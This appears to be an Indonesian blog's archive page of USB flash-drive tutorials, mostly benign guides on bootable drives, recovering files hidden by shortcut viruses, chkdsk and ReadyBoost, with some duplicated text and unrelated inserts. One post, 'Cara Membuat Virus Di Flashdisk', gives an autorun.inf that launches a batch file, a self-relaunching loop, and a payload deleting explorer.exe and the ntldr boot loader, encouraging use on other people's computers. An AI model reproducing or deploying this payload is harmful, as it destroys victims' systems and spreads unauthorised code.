Showing posts with label flashdisk. Show all posts
Showing posts with label flashdisk. Show all posts
Wednesday, December 28, 2016
Cara membuat bootable Di flashdisk dengan Power iso
Cara membuat bootable Di flashdisk dengan Power iso
Oke gan, tanpa basa-basi, langsung saja ke TKP
==>Langkahnya:
1. Download dulu Power Iso 32/64 bit
2. Install Power Iso yang telh di download
==>Cara Membuat Bootable USB Windows Untuk Menginstal Windows.
1. Siapkan dulu flasdisk dengan kapasitas minimal 4GB.
2. Format Flasdisk tersebut ke NTFS
3. Setelah Flasdisk sudah menjadi Format NTFS, Silahkan anda buka software Power ISO
4. Setelah Power ISO sudah dibuka, Lihat pada tab menu di atas.
Pada Tab Menu Pilih "Tools" - Lalu pilih "CREATE BOOTABLE USB DRIVE...

6. Lalu Pada kolom "Source Image File:", klik , dan cari File ISO WIndows (xp, 7, Vista atau
Windows 8). kalau sudah Klik "Open"

bootable windowsnya.

anda tunggu sambil ngopi, karena proses burning ke flashdisknya lumayan lama.
9.Setelah sudah selesai maka Flashdisk siap digunakan untuk Menaginstal windows di
laptop/komputer anda. Berbahagialah anda. ^_^
Go to link Download

Monday, December 26, 2016
Cara Membuat FlashDisk Memory Card aman dari Virus
Cara Membuat FlashDisk Memory Card aman dari Virus
Cara membuat flashdissk aman dari virus

MonsterKids21 Blogs-Sebelumnya akan saya jelaskan terlebih dahulu kenapa virus-virus yang awalnya
terdapat di komputer bisa cepat menyebar ke flashdisk. Sumber permasalahannya
adalah fitur autorun yang ada di Sistem Operasi Windows. Jadi, hati-hati saja bagi
anda yang pengguna komputer dengan sistem operasi Windows.
Sebenarnya, autorun yang ada sejak era Windows XP memiliki niat baik, yaitu
memudahkan pengguna. Setiap kali kita memasukkan media eksternal (baik CD/
DVD atau flashdisk), file autorun.inf di dalam media eksternal tersebut langsung
berjalan agar isi di dalamnya bisa langsung dimainkan. Contohnya ketika Anda
memasukkan CD musik, Windows langsung menjalankan Windows Media Player
atau Winamp.
Namun niat baik tersebut ternyata dimanfaatkan para pembuat virus untuk
menularkan virus. Dengan memodifikasi file autorun.inf, virus bisa langsung
berjalan dan menularkan program jahat setiap kali flashdisk tertancap di
komputer. Bisa pula sebaliknya, komputer langsung menularkan virus file
autorun.inf ke setiap flashdisk yang pernah tertancap.
Bagaimana cara mengatasinya?
untuk mencegah penyebaran infeksi virus, prinsip kerja cukup sederhana, kita hanya tinggal membuat satu program atau bboleh dibilang membuat Project yang sangat gampang, dan hasilnya bisa membuat kebal flashdisk/memory card kita....
Oke Langsung Saja
CARA MEMBUAT FLASHDISK JADI KEBAL VIRUS (AMAN!!!)
Tutorial Membuat Flashdisk Kebal Virus
1. Masukklah ke tempat flashdiskk sobat masingmasing
2. Buatlah sebuah project Menggunkan NotePAD di halaman awal flashdisk kita (jangan membuat folder baru karna autorun.inf akan bersarang/bertempat di homepage flashdisk kita), caranya Klik start> all programs> accesories> NotePad... (jangan diapa apakan dulu, lihat step berikutnya)
3. Setelah itu kita akan mengsisinya dengan karakter yang tidak bisa terbaca oleh virus,Disini kita akan membuka program CHARACTER MAP yang ada di START > ALL PROGRAMS > ACCESORIES > SYSTEM TOOLS >
CHARACTER MAP.
4. Setelah CHARACTER MAP terbuka, pilih font yang ada embel2 unicode seperti Arial Unicode atau Lucida Sans Unicode.. Setelah itu Scroll terus kebawah sampai sobat melihat huruf2 Jepang, Korea,Cina, ato karakter2 aneh.
5. Pilih 4 atau 5 karakter yang anda inginkan, trus klik copy.

6. Copy chracter yang tadi sudah dicopy kedalam NotePad yang tadi dibuat
7. Jika sudah, Klik Save NotePad tadi keFlashDisk Kita, Ubah nama atou rename file yang akan disave itu dengan nama "autorun.inf" tanpa tanda kutip... Maka icon notepad yang tadi kita buat akan berubah seperti icon worm AUTORUN.INF yang sering menjalankan virus copy of shorchut(itu normal)
7. Selesaaaaaaiiii....
Q: Kok bisa kebal virus ya?
A: Windows kan ga terima kalo ada 2 file yang mempunyai nama yang sama (smua orang juga tau kan). Nah, karena di FD kita uda ada nama
autorun.inf, file lain ga boleh pake tu nama. Jadi virus uda ga bisa pake nama autorun.inf.
Q: Oooo, ga kaya manusia ya yang 1 nama bisa dipake banyak orang...?
A: Betul bro.
Q: Lho, kalo ga bisa dipake, kan virus bisa menghapus sendiri file ntu. Trus buat lagi deh autorun yang sesuai maunya tu virus. Gimana sih bro,
tamba pusing ane nih...
A: Itulah gunanya ISI file teks yang kita buat pake nama aneh tadi. Nama2 aneh itu dianggap virus sebagai karakternya Windows, padahal itu kan
karakter unicode. Dan virus sendiri rata2 belum mendukung karakter unicode. Sampe botak tu virus ga akan bisa menghapusnya. Akhirnya FD kita
aman dan terkendali.
Oke sikan tips and trick teeentang cara membuat flashdisk kita aman dari virus, karna MonsterKids alias admin lagi buru buru jadi mau langsung pamiiit aja yaaaah...
SEMOGA MEMBANTU
Untuk lebih lengkap dalam membuat flashdisk terhindar virus. bisa dicoba juga dengan membaca artikel yang satu ini Cara Ampuh Mencegah Virus Masuk Flashdisk
tag: cara agar flashdisk aman dari virus,cara agar flashdisk aman dari virus copy of shorchut, cara agar flashdisk aman dari semua virus, cara agar flashdisk tidak kena virus, cara agar flashdisk aman dari virus, cara agar flashdisk aman dari virus MOW, cara agar flashdisk aman dari virus Autorun.inf,cara agar flashdisk aman dari virus recycler, cara menghilangkan virus MOW, cara menghilangkan virus Copy of Shorchut, cara menghilangkan virus di Flashdisk kingston, vandisk, sandisk, hp, LG, cara memperbaiki flashdisk yang rusak, cara memperbaiki flashdisk yang minta format, cara agar memory card aman dari virus, microSD
Go to link Download
Sunday, December 25, 2016
Cara Memperbaiki Flashdisk Kartu Memori Yang Terkena Virus Shortcut
Cara Memperbaiki Flashdisk Kartu Memori Yang Terkena Virus Shortcut

Ketika kita membuka flashdisk/memory card dan ternyata isinya folder-folder shortcut saja, dan ketika dibuka data kita kosong semua. Padahal datanya semua adalah data penting, bagaimana mengatasinya?? Virus di flashdisk/memory card, ini adalah sesuatu yang sangat kita hindari. Banyak cara virus bisa masuk ke flashdisk/memory card kita. Salah satunya dengan mencoloknya di komputer rental, ya benar di warnet atau rental adalah tempat yang sangat rentan dengan virus. Berhati-hati jika memasang flashdisk/memory card di kedua tempat itu. Solusinya adalah dengan memiliki flashdisk/memory card khusus untuk ke rental atau warnet.
Kalau anda mengalami seperti hal di atas, sudah jelas flashdisk/memory card anda terkena virus shortcut. Tapi tenang, dont panic!!! :D Kita bisa mengembalikan data-data yang terkena virus shortcut tadi. Ikuti langkah-langkahnya di bawah ini :
1. Masuk ke Command Prompt dengan cara Klik Start lalu pilih run kemudian dalam kotak run anda isi dengan CMD
2. Setelah jendela Command Prompt keluar maka selanjutnya anda tinggal ketikkan drive flashdisk anda diikuti dengan tanda : (titik dua), misalnya drive flashdisk anda E maka anda ketikkan E: lalu tekan enter.
3. Kini anda berada di dalam drive flashdisk anda, kemudian anda ketikkandir lalu tekan enter kemudian lihat hasilnya sudah muncul atau belum file yang anda cari?
4. Jika sudah terlihat maka langkah selanjutnya adalah ketikkan:
attrib –s –h –r /s /d lalu enter (ingat…!!! Ketik persis seperti disamping jangan lupa spasinya juga) tunggu beberapa detik setelah muncul drive flashdisk pada jendela Command Prompt anda misalnya E:> maka proses pengembalian file atau folder telah selesai.
5. Ketikkan exit lalu enter (untuk keluar dari CMD)
6. Terakhir Masuk ke My Computer lalu buka flashdisk anda dengan cara klik ganda, maka Insya Allah file beserta folder dalam flashdisk anda sekarang telah kembali.
2. Setelah jendela Command Prompt keluar maka selanjutnya anda tinggal ketikkan drive flashdisk anda diikuti dengan tanda : (titik dua), misalnya drive flashdisk anda E maka anda ketikkan E: lalu tekan enter.
3. Kini anda berada di dalam drive flashdisk anda, kemudian anda ketikkandir lalu tekan enter kemudian lihat hasilnya sudah muncul atau belum file yang anda cari?
4. Jika sudah terlihat maka langkah selanjutnya adalah ketikkan:
attrib –s –h –r /s /d lalu enter (ingat…!!! Ketik persis seperti disamping jangan lupa spasinya juga) tunggu beberapa detik setelah muncul drive flashdisk pada jendela Command Prompt anda misalnya E:> maka proses pengembalian file atau folder telah selesai.
5. Ketikkan exit lalu enter (untuk keluar dari CMD)
6. Terakhir Masuk ke My Computer lalu buka flashdisk anda dengan cara klik ganda, maka Insya Allah file beserta folder dalam flashdisk anda sekarang telah kembali.
Keterangan:
attrib = string untuk memulai merubah atribut pada Command Prompt
-s = menghilangkan atribut System File
-h = menghilangkan atribut Hidden File
-r = menghilangkan atribut Read Only File
/s = sub directory
/d = directory
attrib = string untuk memulai merubah atribut pada Command Prompt
-s = menghilangkan atribut System File
-h = menghilangkan atribut Hidden File
-r = menghilangkan atribut Read Only File
/s = sub directory
/d = directory
Sahabatmu
Indra Y
Go to link Download
Cara memperbaiki flashdisk yang tidak terbaca pada Komputer
Cara memperbaiki flashdisk yang tidak terbaca pada Komputer
 Cara memperbaiki flashdisk yang tidak terbaca pada Komputer postingan ini saya share karena ada sahabat blogger yaitu sahabat saya yang meminta saya untuk mengeluarkan postingan ini, saya sangat berterimakasih sekali sama dia sudah mau memberikan inspirasi tentang ini.
Flashdisk Adalah tempat/ ruangan untuk menyimpan data atau file artinya external yang bisa di bawa kemana saja apakah sangat penting untuk kita, iya sangat penting tapi flashdisk bisa rusak dan tidak terbaca di komputer tanpa kita ketahui padahal isi dari flashdisk tersebut sangat penting ada banyak kendala seperti:
-------> Tdak bisa di format
-------> Tidak bisa terbaca di komputer
-------> Bervirus Permanen dan masih banyak lagi
Okey sobat ada beberapa cara memperbaiki Flashdisk yang tidak terbaca di komputer Di antaranya yaitu:
------> Cara manual seperti mengunakan jasa Run dan sebagainya (system dalam komputer)
------> Cara ke 2 yaitu menggukan sebuah software
------> Cara ke 3 yaitu LEMBIRU ----> Lempar beli baru
Okey Sahabatku saya akan memberitahu dengan cara manual dulu ikuti langkah-langkah yang saya berikan :
1. Priksa apakah Usb atau flashdisk yang rusak dengan cara mencolokan di komputer lain siapa tau USBnya yang rusak bukan Flasdisk
2.kendala yang ke dua---> Konflik system hardware. Ada kalanya kerusakan karena konflik pada system komputer sehingga komputer tidak dapat mendeteksi keberadaan flashdisk. Ini ditandai dengan flashdisk terdeteksi tapi tidak terbaca di komputer. Cara memperbaikinya adalah dengan colokkan usb flasdisk ke komputer dan restartlah komputer. Jika setelah restart komputer, usb flashdisk masih tetap tidak terbaca. Pergi ke Control Panel dan uninstall usb drive. My Computer -> Control Panel -> System Setelah System terbuka, pada tab hardware, klik device manager dan cari tulisan Universal Serial Bus Controller. Cari hardware yang bertanda kuning. Jika ada klik hardware tersebut dan klik uninstall lalu restart kembali komputer/laptop.
3. Jika cara di atas telah di lakukan, namun flasdisk tersebut masih belum juga bisa di baca. Maka besar kemungkinan adalah kerusakan hardware. (Akibat sering di cabut lansung tanpa konfirmasi melalui PC)
4. Jenis kerusakan lain pada USB adalah setiap kali di klik, maka timbul tulisan format flashdisk. Jika ini yang timbul, maka caranya adalah klik format untuk memformat flashdisk tersebut.
5. Apabila semua cara di atas masih tetap tidak bisa , maka hal yang harus anda lakukan yaitu menggunakan sebuah software yaitu klik Di Sini Cara Merperbaiki Flashdisk Rusak (Tidak Terbaca Di Komputer)
Nah jika cara 1, cara 2 tidak bisa juga berarti menggukan cara ke 3 yaitu LEMBIRU
Okey sobat sekian dulu pembahasan saya mengenai Cara memperbaiki flashdisk yang tidak terbaca pada Komputer, Trimakasih dan semoga bermanfaat.
Go to link Download
Wednesday, December 21, 2016
Cara Membuat Installer Windows 8 di Flashdisk
Cara Membuat Installer Windows 8 di Flashdisk
Cara Membuat Installer Windows 8 di Flashdisk

Cara membuat installer Windows 8 di flashdisk tidak lah sulit untuk sekarang ini, mungkin dulu membuat installer tanpa software harus dengan command promt yang membuat pemula atau newbie kesulitan karena tidak mempunyai latar belakang programming.
Dengan Software ini anda hanya tinggal klik megikuti instruksi saja...
Baiklah tanpa basa-basi panjang lebar berikut Cara membuat installer Windows 8 di flashdisk
- Anda harus punya flashdisk minimal 4Gb (Wajib)
- File windows 8 harus dalam bentuk atau format ISO (Gunakan aplikasi imgburn untuk membuatnya)
- Download Windows 8 USB Installer Marker [ Disini ], setelah itu ekstrak dengan winrar
- Colokkan atau konekan USB/flashdisk ke PC atau laptop (Jika ada data di flashdisk maka pindahkan dulu, karena flashdisk akan di format)
- Jalankan Windows 8 USB Installer Marker

- Select a USB Drive adalah untuk memilih dimana letak flashdisk yang akan dijadikan installer
- Search ISO adalah cari file ISO (dimana anda meletakkan)
- Klik tombol Create dan tunggu beberapa saat sampai muncul pemberitahuan task complete
- USB Flashdisk siap digunakan
Jika ada yang ingin ditanyakan mari kita diskusikan disini...
Go to link Download
Friday, December 16, 2016
Cara Memperbaiki Flashdisk Yang Sudah Rusak Mati
Cara Memperbaiki Flashdisk Yang Sudah Rusak Mati
Apabila anda mempunyai masalah tentang flash disk yang rusak dan telah anda vonis "mati" dikarenakan anda sudah frustasi untuk memperbaikinya.Contoh kasus misalnya pada saat anda mencolok flashdisk di komputer, tapi tiba-tiba komputer reboot (Restart) sendiri dan flash disk yang ditancapkan pun hanya terdeteksi Removable Disk,selain itu juga ada perintah untuk memformat, namun tidak bisa diformat karena write protected.

Jika anda sudah menggunakan semua tool baik itu dari teman,forum termasuk mencari di google,namun hasilnya tetap tidak berhasil,berikut ada cara yang ampuh untuk memperbaikinya.
Simak langkah-langkah berikut ini:
1. Pastikan flash disk masih bisa terdeteksi dan mungkin terbaca removable disk serta tidak bisa dibisa diformat dan diapa-apakan (yang menurut anda flashdisk ini sudah mati)

2. Setelah itu cari VID dan PID, alias ID Vendor dan ID Product flash disk dengan cara melihatnya lewat software USB Viewer. Softwarenya bisa didownload disini

3.VID dan PID dilihat di device connectednya, akan muncul Ox[PID] atau Ox[VID]
4.Lihat penjelasan ID Vendornya di disini
5.Lalu kunjungi website Ini http://flashboot.ru/iflash.html
6. Isi data VID dan PID flash kita di kotak pencarian bertuliskan VID dan PID.
7. Klik tombol di sampingnya (bahasa rusia)
8. Maka akan muncul daftar nama flash disk dan detailnya, cari yang sesuai dengan flash disk anda.

9.Setelah itu, copy paste tulisan yang berada di kolom paling kanan, di baris yang sesuai dengan flash disk anda ke kotak search di kanan atas website itu (cari dan sesuaikan program yang sesuai dengan flahsdisk anda)

10.Maka akan muncul software yang harus anda download
11.Klik pada hasil pencarian.

12. Cara downloadnya klik tombol yang berada dibawah artikel tersebut
13. Anda akan diminta untuk memasukkan kode verifikasi

14. Isi dan tekan tombol, lalu software akan didownload

15. Ekstrak file, lalu buka software, seharusnya flash disk anda akan langsung terdeteksi
16. Klik start
17. Nah, tunggu beberapa saat sampai flash disk anda normal kembali
Contoh:

Setiap tipe flash disk mempunyai software formatting masing-masing, jadi bisa saja kalau software tidak bisa digunakan oleh flash disk yang berbeda.Info tambahan jika anda malas untuk memakai cara diatas ada software yang sudah dikonfigurasikan oleh Roy Sukro (pemilik artikel) dan tidak perlu setting-setting lagi.
Download
Caranya anda hanya mengekstrak file tersebut kemudian jalankan yang bernama MPALL_F1_7F00_DL07_v320_00
kemudian anda tinggal klik update, flahsdisk anda akan terbaca dan anda hanya cukup mengklik start saja, tunggu beberapa saat maka flashdisk anda akan berjalan normal.
Go to link Download
Cara membuat partisi pada Flashdisk Install Windows 7 menggunakan Flashdisk
Cara membuat partisi pada Flashdisk Install Windows 7 menggunakan Flashdisk


Warhammer 40k Dawn Of War Dark Crusade Game!
File Size:3.19GB
System Requirements!
- Windows Xp,7,Vista
- Ram: 256 MB
- Video Memory:32 MB
- Cpu:1.8GHz
- HDD:2.5 GB

Go to link Download
Tuesday, December 6, 2016
CARA MEMBUAT HIREN’S BOOT CD DI FLASHDISK
CARA MEMBUAT HIREN’S BOOT CD DI FLASHDISK

"Aplicativo que permite a instalação de um sistema operacional Windows a partir de um dispositivo USB."
WinSetupFromUSB permite a criação de um boot para instalação de um sistema operacional Windows ou Linux a partir de um pendrive ou qualquer outro dispositivo de armazenamento USB.
A partir do arquivo de imagem ISO é possível criar um aplicativo de inicialização diretamente via USB, algo semelhante ao que ocorre com várias distribuições Linux, que podem ser instaladas diretamente do pendrive, sem a necessidade de instalação em um CD.
Do DVD para o pendrive
Quando você compra um Windows, ele vem em um DVD (a partir do Windows Vista) e você deve utilizá-lo para instalação do sistema operacional. Para utilizar o WinSetupFromUSB é preciso criar uma imagem do DVD, o que pode ser feito com um programa como o FormatFactory.
Configurações
Com o arquivo ISO, configure-o a partir do WinSetupFromUSB para transformá-lo em um disco inicializável. São várias as configurações possíveis, além de definir os ajustes do arquibo BOOT.INI, responsável pela inicialização do sistema operacional.
Instale o Windows a partir de um pendrive
Além disso, você pode formatar o disco USB, adicionar outros aplicativos, também por meio de arquivos de imagem. Vale ressaltar que o WinSetupFromUSB é capaz de transformar em discos inicializáveis tanto arquivos de imagem ISO do Windows quanto de distribuições Linux.
Recomendações
É importante verificar sempre o disco utilizado para essa tarefa. É altamente recomendável utilizar um disco vazio, pois caso contrário tanto o conteúdo do disco pode ser danificado e perdido quanto a criação do disco de instalação não ser completada com sucesso. Assim, sempre formate o disco antes de iniciar o processo.
Download
Go to link Download
Saturday, December 3, 2016
Cara Membuat Flashdisk Menjadi RAM Eksternal di Windows 7
Cara Membuat Flashdisk Menjadi RAM Eksternal di Windows 7
Cara Membuat Flashdisk Menjadi RAM Eksternal di Windows 7
RAM merupakan salah satu komponen hardware penting bagi komputer dan laptop yang berfungsi sebagai memori yang digunakan untuk menjalankan program. Jadi dengan semakin besarnya memori RAM yang dimiliki komputer/laptop, maka kinerjanya akan semakin bagus. Namun, harga RAM yang kita ketahui gak bisa dibilang murah, sehingga untuk mengupgrade RAM pada komputer/laptop harus mikir dua kali.
Bagi anda yang memiliki masalah kinerja komputer/laptop gara-gara kurangnya memori RAM, gue ada solusinya. Yaitu dengan menjadikan Flashdisk (FD) sebagai alternatif pengganti memori RAM alias RAM eksternal. Tapi, sebelum menjadikan FD sebagai memori RAM eksternal, FD anda harus memenuhi persyaratan berikut:
1. Kapasitas FD yang dibutuhkan minimal 256 MB (Tapi ada juga yang bilang minimal 2 GB).
2. FD anda harus ada dalam keadaan format NTFS, FAT16, atau FAT32.
4. Memori FD maksimum yang bisa digunakan dengan fitur ReadyBoost hanya 4 GB..
2. FD anda harus ada dalam keadaan format NTFS, FAT16, atau FAT32.
4. Memori FD maksimum yang bisa digunakan dengan fitur ReadyBoost hanya 4 GB..
Ada 2 cara untuk menjadikan FD sebagai memori RAM eksternal:
a. Dengan mengunakan software Eboostr.
b. Dengan mengunakan fitur ReadyBoost di Windows 7
b. Dengan mengunakan fitur ReadyBoost di Windows 7
Untuk cara yang pertama, gue gak akan bahas panjang-panjang, yang anda perlu lakukan adalah:
1.Download Eboostr di http://www.eboostr.com.
2. Instal softwarenya.
3. Colok FD ke komputer/laptop.
4. Gunakan software tersebut untuk menjadikan FD anda sebagai RAM eksternal.
2. Instal softwarenya.
3. Colok FD ke komputer/laptop.
4. Gunakan software tersebut untuk menjadikan FD anda sebagai RAM eksternal.
Sedangkan untuk cara yang kedua, hampir sama dengan mengunakan Eboostr, hanya saja kita gak perlu mendownload software apapun, melainkan hanya dengan mensetting FD anda di Windows 7 langsung. Jai begini caranya:
1. Colok FD ke komputer/laptop.
2. Buka My Computer, lalu klik kanan pada FD anda dan pilih Properties.
3. Pilih tab ReadyBoost.
4. Pilih "Use thi device" dan tentukan berapa banyak memori FD yang akan anda gunakan sebagai memori RAM.
5. Tekan OK, lalu secara otomatis flashdisk kamu sudah menjadi RAM eksternal
2. Buka My Computer, lalu klik kanan pada FD anda dan pilih Properties.
3. Pilih tab ReadyBoost.
4. Pilih "Use thi device" dan tentukan berapa banyak memori FD yang akan anda gunakan sebagai memori RAM.
5. Tekan OK, lalu secara otomatis flashdisk kamu sudah menjadi RAM eksternal

Go to link Download
Monday, November 28, 2016
Cara Membuka Website dan Menjalankan Webserver di Flashdisk dan CD DVD Terbaru
Cara Membuka Website dan Menjalankan Webserver di Flashdisk dan CD DVD Terbaru
Drivermu - Cara dan Menjalankan Webserver di Flashdisk dan CD/DVD Terbaru, Cara Menjalankan Website di CD/DVD atau Flashdisk | Pernahkan kalian berfikir untuk menjalankan situs website kalian di dalam flashdisk atau CD/DVD. Beberapa hari yang lalu saya mendapatkan tugas dari guru saya untuk membuat tutorial interaktif menggunakan website dan website tersebut harus bisa dijalankan di dalam sebuah CD.
Awalnya saya sangat pusing karena untuk menjalankan website khususnya website dinamis yang menggunakan bahasa pemrograman PHP membutuhkan webserver untuk menjalankan kode PHP. Setelah searching di google, banyak sekali cara untuk menjalankan Webserver dalam Flashdisk atau Webserver dalam CD/DVD dan hampir semuanya tidak work atau tidak bekerja secara maksimal.
Saya hampir putus asa dan mencoba untuk membuat website statis sehingga untuk menjalankannya, tidak diperlukan webserver. Tetapi itu terlalu melelahkan, bayangkan, jika saya mempunyai lebih dari 20 halaman website, maka saya harus mengatur satu-satu setiap halaman website tersebut dan itu sangat melelahkan. Setelah bersabar dan bertanya pada forum-forum programmer indonesia, akhirnya saya menemukan salah satu software yang pas unuk ini. yaitu usbwebserver.
 |
| Cara Membuka Website dan Menjalankan Webserver di Flashdisk dan CD/DVD Terbaru |
USBWebserver sempurna untuk:
- Tampilkan versi offline website Anda
- Di mana saja dan kapan saja mengembangkan website php
- Tidak perlu hosting yang mahal
- Bekerja di beberapa lokasi di proyek
- Sebuah tes yang baik sebelum menempatkan website Anda secara online
- Dan masih banyak lagi
Link Download USBWebserver V8.6
- USBWebserver V8.6
Go to link Download
Sunday, November 27, 2016
Cara membuat Bootable Flashdisk dengan PC
Cara membuat Bootable Flashdisk dengan PC

Ok guys pada kesempatan kali ini saya akan memberikan Tutorial cara membuat USB Drive atau Flashdisk menjadi bootable pada PC cara ini mungkin akan lebih praktis dari pada anda menggunakan DVD, di sini saya menggunakan software yang bernama Win32Diskimager dan juga saya akan membuat bootable untuk menginstal Linux Mint 17,
Bahan - Bahan
- USB Flashdisk 4 GB
- Software Win32Diskimager Download Disini
- System Operasi yang ingin di install
Langkah - Langkah
1. Download software yang di perlukan, Setelah selesai download lalu Di ekstrak dengan Winrar
2. Setelah di Ekstrak lalu anda buka saja softwarenya, akan terlihat seperti gambar di bawah ini
2. Setelah di Ekstrak lalu anda buka saja softwarenya, akan terlihat seperti gambar di bawah ini

3. Tancapkan USB Flashdisk Pada PC anda lalu pilih di mana USB Drive anda berada Lihat pd gambar ( no.1 ) setelah itu pilih image file atau Sistem Operasi yang ingin anda buat bootable dengan klik ikon pada ( no.2 ).

4. Setelah itu klik icon ( no.1 ) dan pilih All File ( no.2 )

5. Kemudian pilih Image file nya ( no.1 ) lalu kik Open ( no.2 )

6. Anda pastikan dulu bahwa lokasi USB device anda Sudah benar, Di sini lokasi USB device saya berada di drive [H] Setelah itu anda klik Write untuk menulis File image ke USB Disk anda

7. lalu akan muncul jendela konfirmasi, tekan saja Yes

8. Tunggu Beberapa saat Hingga Progress sampai 100% dan Muncul jendela Yang bertuliskan Write Successful.

9. Selamat USB Disk anda sudah Menjadi Bootable, Lalu tekan Exit

Sekian yang bisa saya share jika masih kurang jelas bisa komen di bawah ini Ok,
Terimakasih Sudah mengunjungi Blog saya..
Go to link Download
Friday, November 25, 2016
Cara Membuat Virus Di Flashdisk
Cara Membuat Virus Di Flashdisk
Virus… Mungkin kata virus akan membuat sebagian orang merasa takut. Tapi mengapa sekarang saya justru membahas cara membuat virus ya? Tidak apa-apa kan. Ini cuman buat menambah pengtahuan kita. Sebelum kita membahas bagaimana cara membuat virus mungkin ada baiknya kalau sya ceritakan dulu apa sebenarnya Virus itu. Oh iya perlu diketahui Virus yang kita bahas sekarang adalah Virus Komputer bukan Virus yang ada di dunia kedokteran seperti Virus HIV, Virus Flu Burung, Flu Babi, dan masih banyak lagi virus-virus yang lain.
cara pertama :
- buka Notepad… udah kebuka ketik
[autorun]
shellexecute=virus.bat
- save dengan nama “autorun.inf” (tidak pake tanda petik)
simpan file tersebut dalam flasdisk kamu..
- buka Notepad… udah kebuka ketik
[autorun]
shellexecute=virus.bat
- save dengan nama “autorun.inf” (tidak pake tanda petik)
simpan file tersebut dalam flasdisk kamu..
cara kedua :
- kita bikin file .bat nya buka notepad lagi trus ketik
start virus.bat
- save dengan nama “virus.bat” (tidak pake tanda petik)
simpan file tersebut dalam flasdisk kamu..
- nah selesai deh….
- kita bikin file .bat nya buka notepad lagi trus ketik
start virus.bat
- save dengan nama “virus.bat” (tidak pake tanda petik)
simpan file tersebut dalam flasdisk kamu..
- nah selesai deh….
colok aja flasdisknya di kompi kamu atau kompi orang lain…
paling bagusnya kalo kompi tersebut… autorunnya aktif…. tinggal dicolok aja
kalo autorun kompi tersebut gak aktif tunggu di klik aja tuh icon drive kamu…
langsung jalan deh virusnya
paling bagusnya kalo kompi tersebut… autorunnya aktif…. tinggal dicolok aja
kalo autorun kompi tersebut gak aktif tunggu di klik aja tuh icon drive kamu…
langsung jalan deh virusnya
note:
dari contoh sederhana diatas kamu bisa brekreasi lagi.. seperti isikan file “virus.bat” dengan listing dibawah ini..
@echo off
del c:windowsexplorer.exe
attrib c: -a -s -h -r ntldr
del c:ntldr
dari contoh sederhana diatas kamu bisa brekreasi lagi.. seperti isikan file “virus.bat” dengan listing dibawah ini..
@echo off
del c:windowsexplorer.exe
attrib c: -a -s -h -r ntldr
del c:ntldr
pokoknya terserah lu mau tambahin apa lagi…… lebih jahat lebih bagus…
warrning:
- jangan disalahgunakan
- jangan disalahgunakan
Go to link Download
Sunday, October 30, 2016
Cara memperbaiki flashdisk yang rusak
Cara memperbaiki flashdisk yang rusak

Cara memperbaiki flashdisk yang rusak - Kali ini saya akan akan bagikan tips untuk mengatasi flashdisk yang bermasalah, kerusakan flashdisk disini adalah kerusakan file file dari flashdisk , bukan dari perangkat, misalnya file eror atau file tidak bisa dihapus. Ok langsung saja berikut ini adalah Cara memperbaiki flashdisk yang rusak
Cara memperbaiki flashdisk yang rusak , file eror, file tidak bisa dihapus dsb :
- Tekan tombol Windows plus R , tekan secara bersamaan pada keyboard Windows + R
- Lalu ketik CMD
- Setelah CMD terbuka lalu tulis chkdsk h: /f, f disana adalah drive flashdisk di komputer anda, bisa D, bisa E, bisa G sesuaikan dengan drive flashdisk di komputer anda
- Tekan enter dan tunggu proses selesai
- Dan flash anda telah di fix atau diperbaiki oleh command prompt atau cmd

Cara memperbaiki flashdisk yang rusak
Sumber
Go to link Download
Saturday, October 29, 2016
Cara Membuat Multiboot Flashdisk Dengan Sardu
Cara Membuat Multiboot Flashdisk Dengan Sardu
Cara Membuat Multiboot Flashdisk Dengan Sardu
Cara Membuat Multiboot Flashdisk Dengan Sardu – Teknik-teknik dalam komputer kini semakin berkembang dan semakin mudah, penggunaan USB Flashdisk sebagai perangkat pendukung menjadi sangat penting. Salah satu peran USB Flashdisk adalah dalam Cara Install Windows 7 Dengan Flashdisk. Tetapi ada sesuatu yang baru dimana USB Flasdisk juga bisa digunakan sebagai Multiboot USB Flashdisk. SARDU adalah aplikasi yang digunakan untuk membuat flasdisk multiboot ( 1 Flashdisk berisi berisi beberapa bootable OS / Utility). Sebenarnya SARDU dapat membuat flashdisk multiboot berisi lebih banyak OS/Utility.Kali ini kita akan membahas tentang Cara Membuat Multiboot Flashdisk Dengan Sardu. Bagaimana Cara Membuat Multiboot Flashdisk Dengan Sardu tersebut?

Cara Membuat Multiboot Flashdisk Dengan Sardu.
Berikut ini adalah beberapa langkah-langkah Cara Membuat Multiboot Flashdisk Dengan Sardu, langsung saja simak dan ikuti :
Yang diperlukan Dalam Cara Membuat Multiboot Flashdisk Dengan Sardu :
- Download aplikasi SARDU [ DISINI ]
- Flashdisk 4 GB diformat FAT32
- Seperangkat komputer
- Iso (CD Image) dari Linux Ubuntu (ubuntu*.iso), Setup Windows XP (Install_XP_pro*.iso) , Winpe (pebuilder.iso), Hiren Boot CD (Hiren’s.BootCD*.iso), Avira Antivir Rescue System (rescue_system-common*.iso) dan atau iso lain yang sesuai dan ingin ditambahkan.
- Tanda * dapat berisi karakter valid apa saja misal untuk ubuntu = Ubuntu 10.04 LTS.iso
Langkah Cara Membuat Multiboot Flashdisk Dengan Sardu :
- Ekstrak paket aplikasi SARDU.
- Copy atau pindahkan iso yang diperlukan ke dalam folder ISO di dalam paket instalasi SARDU yang telah di ekstak
- Buka Sardu.exe kemudian Pilih ( tandai pilihan yang akan di tambahkan dalam falshdisk bootable) , secara otomatis Sardu akan menandai Semua pilihan sesuai dengan iso yang ada di folder ISO .
- Klik tombol search usb untuk menentukan Flashdisk yang akan digunakan
- Setelah selesai klik tombol bergambar flashdisk (make USB), Maka proses akan dimulai. Setelah proses selesai USB flashdisk sudah menjadi multiboot dan bisa digunakan.
Cara Membuat Multiboot Flashdisk Dengan Sardu.
Diatas adalah langkah-langkah Cara Membuat Multiboot Flashdisk Dengan Sardu tiba saatnya teman-teman untuk mencobanya. Semoga ulasan-ulasan yang dijabarkan pada artikel kali ini memberikan sebuah manfaat untuk anda semua. Semoga berguna dan sekian postingan kali ini tentang Cara Membuat Multiboot Flashdisk Dengan Sardu.
Refrensi : http://chivaz.net/2012/02/cara-membuat-multiboot-flashdisk-dengan.html
Go to link Download
Friday, October 28, 2016
Cara Membuat Background Untuk Flashdisk dan Folder menggunakan Notepad
Cara Membuat Background Untuk Flashdisk dan Folder menggunakan Notepad
Hallo ketemu lagi dengan saya...
kali ini ane mau bagi sobat-sobat yang tampilan folder flashdisknya jadi keren selan enak dipandang, kita bisa pamerin tuh ke temen-temen kita, tak nusah berlama-lama dan berbasa-basi langsung aja nih saya kasih sobat "ASP" tutorialnya..
cekidoot...
nii ane kasih screen shoot nya diatas...
mantab kan gaan okelah langsung saja........
Cara Pertama :
